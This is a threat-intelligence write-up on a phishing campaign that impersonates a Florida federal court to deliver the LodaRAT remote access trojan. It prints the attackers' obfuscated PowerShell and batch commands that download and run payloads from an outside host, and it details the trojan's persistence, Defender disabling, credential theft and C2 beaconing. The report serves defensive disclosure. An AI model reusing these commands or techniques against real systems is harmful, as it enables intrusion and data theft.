Fake court ADR phishing campaign distributes LodaRAT
A phishing campaign impersonating a U.S. federal court targets more than 100,000 companies and delivers LodaRAT, a commodity remote access trojan.
Executive summary
- Attackers impersonating the United States District Court, Southern District of Florida, are running a phishing campaign that targets companies with personalized emails, each containing a unique Alternative Dispute Resolution (ADR) ID.
- The emails redirect targets to a fake court ADR portal (
florida[.]courtadr[.]com) that serves a password-protected ZIP archive containing an ISO with three differently disguised files. - All three files deliver the same LodaRAT payload, rebuilt under three names (
SystemSettings.exe,Taskmgr.exe, andmsedge.exe) served fromus[.]wind0ws[.]netand beaconing tomy[.]thispc[.]net:4000. - According to our research, more than 100,000 companies are targeted.
- ThreatDown Endpoint Protection blocks the remote access trojan (RAT) samples and the campaign’s network communications.
Introduction
Our research team recently investigated a campaign that is using the florida[.]courtadr[.]com website to distribute a commodity RAT known as LodaRAT.
Phishing

Targets are approached through an email sent from Resolution@courtadr[.]com with the subject: Court-Ordered ADR Notice for <REDACTED> – ADR ID: <REDACTED>.
The content mimics a realistic document from the United States District Court, Southern District of Florida. The document refers to an ADR case involving the target company and invites the recipient to click a link to learn more about the case details. To look more legitimate, the message (as well as the subject) contains an ADR ID that appears to be a validly formatted civil case identifier (format: x:xx-cv-xxxxx-ADR). All the links contained in the message redirect to https[:]//florida[.]courtadr[.]com/search[.]php?ADR_ID=<ADR_ID> and are unique for each target, since each target has its own ADR ID forged by the attacker.
Here is an example of the email:
At the time of writing, the real Southern District of Florida court is aware of this phishing campaign and is alerting citizens through this official advisory.
Fake court ADR website
Once the target has clicked one of the links inside the email, a full website that pretends to be an official court-related ADR case portal is presented. The website only accepts Microsoft Edge as the browser.
The page in front of the target is personalized and reports details contained in the email message, such as company name, email contact address, and ADR ID. It invites the user to click the “Download Your Case File” button to obtain the “complete ZIP archive of your case file.”

To look realistic, the website has several pages containing a lot of court-related text and, more interestingly, has a search function, through which the user can find cases using ADR IDs. We tried several different ADR ID values and noticed that the scope of this campaign is large: according to our research, more than 100,000 companies are targeted. Each target has its own ADR ID and its own personalized page, but they all end up serving the same ZIP archive.
The archive, aka “your case file”
After clicking the button to download the case file, the target receives a ZIP archive (named after the associated ADR ID, for example, 7_26-cv-04501-ADR.zip), protected by a password. According to the website, the password is the associated ADR ID itself.
The archive contains a single ISO disk image file named Court_Order_for_ADR.iso.

After double-clicking this ISO file, a disk image with the label “Alternative Dispute Resolution A” is mounted, which contains three files:
Court_Order_for_ADR.mscOriginal_Complaint.batSupporting-lawsuit-documents.lnk

All three files, if double-clicked, will deliver a small variant of the same malicious payload. More details in the following sections.
Path 1: Microsoft Management Console file
If Court_Order_for_ADR.msc is double-clicked, an administrative snap-in (similar to services.msc) is executed by mmc.exe and shown on screen.

When the user clicks “Click Here to View Your ADR,” an instance of cmd.exe is spawned with this command line:
/c POweRSheLL -eX BYPAsS -nop -W HidDeN -EC IAAJAEkAbgB2AE8ASwBlAC0AcgBlAFMAdABtAGUAdABoAG8ARAAgAAkALQBVAHIASQAgAAkAKAAdIGgAdAB0AHAAcwA6AC8ALwB1AHMALgB3AGkAbgBkADAAHSAgACAAKwAgAB0gdwBzAC4AbgBlAHQALwBUAGEAHSAgACAAKwAgAB0gcwBrAB0gIAAgACsAIAAdIG0AZwAdICAAIAArACAAHSByAC4AHSAgACAAKwAgAB0gZQB4AB0gIAAgACsAIAAdIGUAHSAgACkAIAAJAC0ATwB1AFQARgBpAGwARQAgAAkAHSAkAGUATgB2ADoAQQBQAFAAZABhAHQAYQBcAFQAYQBzAGsAbQBnAHIALgBlAHgAZQAdICAAOwAgAAkAaQBOAFYAbwBLAGUALQBpAFQARQBNACAAHSAkAGUATgB2ADoAQQBwAHAARABhAFQAQQBcAFQAYQBzAGsAbQBnAHIALgBlAHgAZQAdIA==Once decoded, the powershell.exe command is:
InvOKe-reStmethoD -UrI (https://us.wind0ws.net/Taskmgr.exe) -OuTFilE $eNv:APPdata\Taskmgr.exe; iNVoKe-iTEM $eNv:AppDaTA\Taskmgr.exeA malicious payload called Taskmgr.exe is downloaded from us[.]wind0ws[.]net, dropped in the %APPDATA% folder, and executed immediately.
Path 2: Batch file
If Original_Complaint.bat is double-clicked, this command is executed by cmd.exe:
^d^E^v^i^C^e^C^R^e^d^E^N^t^i^A^l^D^E^p^L^o^Y^M^E^n^t^ & ^R^u^N^d^l^l^3^2^ ^i^N^E^t^c^p^L^.^c^p^L^ ^,^ ^C^l^e^a^r^M^y^T^r^a^c^k^s^B^y^P^r^o^c^e^s^s^ ^8^ && (eCHo devicecreDeNTIaldEPLoYMent ^& TIMeouT /T 7 /NObreak ^&^& TASkkILl.exe /F /IM RuNdLl32.exe) > %TMp%\wcUPX6UKGn6.BAt && ^s^T^A^r^T^ %TmP%\wcUPX6UKGn6.bat & ^r^u^n^d^L^L^3^2^.^e^x^E "%prOgrAmFILEs%\WiNDOWS phOto vIeweR\photoVIeWER.dll" , ImageView_Fullscreen https://us[.]wind0ws[.]net/SystemSettings.exe & ^F^O^R /F %%A In ( ' dir %lOcALappdATA%\MICroSoFt\wiNDOwS\inEtCacHe\IE\ /s /B ' ) do CoNhOSt %%A && ^d^e^l %Tmp%\wcUPX6UKGn6.BatOnce the caret characters are removed, the functionality is revealed. We summarize the important parts here:
eCHo devicecreDeNTIaldEPLoYMent ^& TIMeouT /T 7 /NObreak ^&^& TASkkILl.exe /F /IM RuNdLl32.exewritten to%TMP%\wcUPX6UKGn6.BAtand launched -> Shows a fake full-screen “Device Credential Deployment” dialog for 7 seconds, then force-kills therundll32.exehelper process to clean up.Rundll32 inetcpl.cpl , ClearMyTracksByProcess 8-> Clears Internet Explorer’s cached temporary internet files.rundll32.exe "%ProgramFiles%\Windows Photo Viewer\PhotoViewer.dll" , ImageView_Fullscreen https://us[.]wind0ws[.]net/SystemSettings.exe-> Downloads theSystemSettings.exemalicious payload into Internet Explorer’s cache.FOR /F %%A In ('dir %LOCALAPPDATA%\Microsoft\Windows\INetCache\IE\ /s /b') do conhost %%A-> Finds the cached download and executes it viaconhost.exe.
In this case the malicious payload is called SystemSettings.exe, downloaded once again from us[.]wind0ws[.]net and executed with conhost.exe.
Path 3: Shortcut file
If Supporting-lawsuit-documents.lnk is double-clicked, cmd.exe starts with this command line:
/C pOwErSheLL.EXe -Ex BYPASS -nOp -W hIDDeN -ec IABJAE4AdgBvAEsAZQAtAFcAZQBCAFIARQBxAFUARQBzAFQAIAAtAHUAUgBpACAACQAdIGgAdAB0AHAAcwA6AC8ALwB1AHMALgB3AGkAbgBkADAAdwBzAC4AbgBlAHQALwBtAHMAZQBkAGcAZQAuAGUAeABlAB0gIAAJAC0ATwB1AHQAZgBJAEwARQAgAB0gJABFAE4AVgA6AGEAUABwAEQAYQB0AGEAXABtAHMAZQBkAGcAZQAuAGUAeABlAB0gIAAJADsAIABJAG4AdgBPAGsARQAtAEkAdABlAE0AIAAdICQAZQBOAFYAOgBBAHAAUABEAEEAdABhAFwAbQBzAGUAZABnAGUALgBlAHgAZQAdIA==Once decoded, the powershell.exe command is:
INvoKe-WeBREqUEsT -uRi https://us.wind0ws.net/msedge.exe -OutfILE $ENV:aPpData\msedge.exe; InvOkE-IteM $eNV:ApPDAta\msedge.exeA malicious payload called msedge.exe is downloaded from us[.]wind0ws[.]net, dropped in the %APPDATA% folder, and executed immediately.
Delivery paths summary
| Path | File | Trigger | Payload | Executed via |
|---|---|---|---|---|
| 1 | Court_Order_for_ADR.msc | Double-click | Taskmgr.exe | mmc.exe → cmd.exe → powershell.exe |
| 2 | Original_Complaint.bat | Double-click | SystemSettings.exe | cmd.exe → rundll32.exe (download to IE cache) → conhost.exe |
| 3 | Supporting-lawsuit-documents.lnk | Double-click | msedge.exe | cmd.exe → powershell.exe |
All three payloads are downloaded from us[.]wind0ws[.]net.
LodaRAT analysis
An AutoIt3 RAT in the LodaRAT family was found deployed under three disguises: SystemSettings.exe, Taskmgr.exe, and msedge.exe. All were served from the same host. We analyzed the three binaries: they are the same full-featured, off-the-shelf remote access trojan rebuilt with different names, mutexes, campaign tags, and obfuscation passes.
| SystemSettings.exe | Taskmgr.exe | msedge.exe | |
|---|---|---|---|
| Source URL | https://us[.]wind0ws[.]net/SystemSettings.exe | https://us[.]wind0ws[.]net/Taskmgr.exe | https://us[.]wind0ws[.]net/msedge.exe |
| SHA-256 | 377959c943467a6c9e237d83401a07b9b58418670396e194e5ecd4f2d7a07aa5 | 1cd822b584795da0981798fd11958635deaccc72b50ba2a6c3e9981fa4f94c29 | 2b2cf3626f4d79fa2b10001f024b86677c63e2381f0923331924d26b1ee676ba |
| Mutex window title | VFGLJCZGRW | IVRQBHYEAQ | TAXFBNCNBV |
| Beacon campaign tag | COURT-2026 | Court-ADR | COURT-ADR |
| Persistence token (Run/lnk/task/watchdog) | PEEEPM | JCHLLN | YWRRFR |
Shared across all three: family (LodaRAT lineage), C2 my[.]thispc[.]net:4000 (cleartext TCP), identical C2 command set, identical drop files, identical persistence and execution model, and the same 01.reg build artifact that disables Windows Defender via group policy.
Persistence
Each build installs the same four persistence mechanisms, differing only in the per-build token:
- Self-copy to
%APPDATA%\Windata\<self_copy_target>.exe HKCU\...\Runkey + Startup shortcut (PEEEPM/JCHLLN/YWRRFR)- A scheduled task re-running every minute
- VBS watchdog (
PEEEPM.vbs/JCHLLN.vbs/YWRRFR.vbs) that WMI-polls and respawns the process if killed, dropped in the %TEMP% folder
All three share the drop-in alternate names svwin1.exe / svwin2.exe.
Credential theft
A substantial theft suite, driven by embedded and C2-supplied libraries (identical in all builds):
- Chromium browsers (Chrome/Edge/Opera/Brave): cookies parsed via an embedded SQLite DLL; saved passwords decrypted with DPAPI → AES-256-GCM
- Firefox: raw exfiltration of
logins.json,key4.db,cert9.db - FileZilla:
recentservers.xml - Wi-Fi: keys via
netsh wlan ... Key=Clear - Arbitrary DPAPI blobs supplied by the C2
- A WebBrowserPassView-style drop-and-run (
Pl2.exe /stext)
Surveillance and remote control
- Keylogger plus regex-triggered screen capture writing into hidden
%APPDATA%\Windata\mon\ - Screen/window capture (configurable JPEG quality), webcam via
escapi, microphone via BASS → MP3 - Interactive shell, keystroke/mouse injection, full file manager (execute, copy, zip, download-and-execute, print), clipboard, chat GUI
- UAC elevation of attacker-supplied VBS code
RDP, tunnels, and lateral movement
- RDP enable + ngrok tunnel: creates an admin account, turns on RDP, opens port 3389 through
nx.exe - Reverse SOCKS proxy via dropped
Proxy_Client.dll - LAN propagation over TCP 445 using a dropped
Etx.exepayload tool - USB spreader: moves files into a hidden folder, drops self as
sx.exewith an autorun shortcut
C2 protocol
All three beacon over cleartext TCP to my[.]thispc[.]net:4000, reconnecting every 9 seconds with a 600-second idle timeout.
Inbound packets carry a ZeXro0 framing token (stripped before dispatch); commands are matched by per-feature string markers.
The outbound beacon is a single, complete pipe-separated packet of 14 fields (identical in all builds):
x | <campaign> | x | <user> | <os> | <arch> | <sp> | <AV> | <MAC> | ddd | Pr<H>X2<W>X3 | <Laptop/Desktop> | <mon subdirs> | betaConcrete example:
x | COURT-ADR | x | alice | 11 | X64 | | Windows Defender | AA0000112233 | ddd | Pr1080X21920X3 | Desktop | 2 | betaExplanation of the various fields:
| # | Field | What it is |
|---|---|---|
| 1 | x | Static stub placeholder. |
| 2 | <campaign> | Per-build tag: COURT-2026 or Court-ADR / COURT-ADR. Becomes “Admin” when elevated. The only field that differs between builds. |
| 3 | x | Static stub placeholder. |
| 4 | <user> | Account name. |
| 5 | <os> | OS major version from ProductName (e.g., “10”, “11”). |
| 6 | <arch> | Architecture (e.g., “X64”). |
| 7 | <sp> | A literal single space, unused placeholder. |
| 8 | <AV> | AV product from WMI “SecurityCenter2”, or “No” / “Disabled”. |
| 9 | <MAC> | First active MAC address, colons stripped. |
| 10 | ddd | Literal framing marker. |
| 11 | Pr<H>X2<W>X3 | Desktop resolution packed with literal delimiters: “Pr” + height + “X2” + width + “X3”, e.g., “Pr1080X21920X3”. |
| 12 | <Laptop/Desktop> | Machine class (battery present). |
| 13 | <mon subdirs> | Number of subfolders under “Windata\mon”. |
| 14 | beta | Literal end-of-packet build marker. |
The campaign field is the per-build switch: “COURT-2026” in the SystemSettings build, “Court-ADR” / “COURT-ADR” in the two other builds. It becomes “Admin” whenever the process is running elevated. The rest of the command marker set is identical across all three builds, confirming one builder / toolchain.
Most dangerous commands (markers shown):
| Capability | Command marker |
|---|---|
| RDP enable + ngrok tunnel + admin user | PDDIQ |
| LAN propagation on TCP 445 | Msstcvoo |
| Reverse SOCKS proxy | Revprox87 |
| Interactive shell | CxM0D1\| |
| Browser cookie theft | stealchromer / stealedge |
| Decrypt saved passwords | loxchrox / VETXXq1 |
| Reboot + deep re-persistence | PRVtpesertbe |
Execution flow
- Anti-resubmission / Defender kill: exits if already running (unique mutex window title per build); if run from a non-legit name (
Settings.exe/Task Manager.exe/Microsoft Edge.exeor the sharedsvwin1.exe/svwin2.exe), drops01.regwith a random name, permanently disabling Windows Defender via group-policy keys (DisableAntiSpyware,DisableBehaviorMonitoring,DisableOnAccessProtection). - Self-copy to
%APPDATA%\Windata\<self_copy_target>.exe. - Fingerprint: AV product, UAC level, OS, arch, resolution, laptop/desktop, MAC.
- Persistence: Startup shortcut, Run key, scheduled task, watchdog.
- C2 loop: beacon, then a
TCPRecv/ dispatch loop handling commands; the monitor/keylogger runs continuously.
Variants compared
| SystemSettings.exe | Taskmgr.exe | msedge.exe | |
|---|---|---|---|
| Mutex window title | VFGLJCZGRW | IVRQBHYEAQ | TAXFBNCNBV |
| Beacon campaign tag | COURT-2026 | Court-ADR | COURT-ADR |
| Run key / Startup lnk / Task | PEEEPM | JCHLLN | YWRRFR |
| Watchdog VBS | PEEEPM.vbs | JCHLLN.vbs | YWRRFR.vbs |
| Random “01.reg” drop | TWIKJY.reg | LOTLSJ.reg | GBUWXP.reg |
| Self-copy target | %APPDATA%\Windata\Settings.exe | %APPDATA%\Windata\Task Manager.exe | %APPDATA%\Windata\Microsoft Edge.exe |
Family assessment
The three samples are squarely LodaRAT lineage: identical marker-driven cleartext C2 with a stripped ZeXro0 framing token, signature capability set: WebBrowserPassView password theft, ngrok / nx.exe RDP tunneling, SOCKS reverse proxy DLL, escapi webcam, BASS microphone, regex-driven monitor writing into Windata\mon, and VBS WMI watchdog. Finding the same command set and C2 across three differently disguised builds is the strongest evidence of a single operator / builder, with “COURT-ADR” / “COURT-2026” anchoring the current campaign.
Infrastructure
The campaign anchors on a roughly 20-year-old domain, courtadr[.]com, whose current operator took over TLS management on March 3, 2026, and batch-provisioned supporting subdomains by late April.
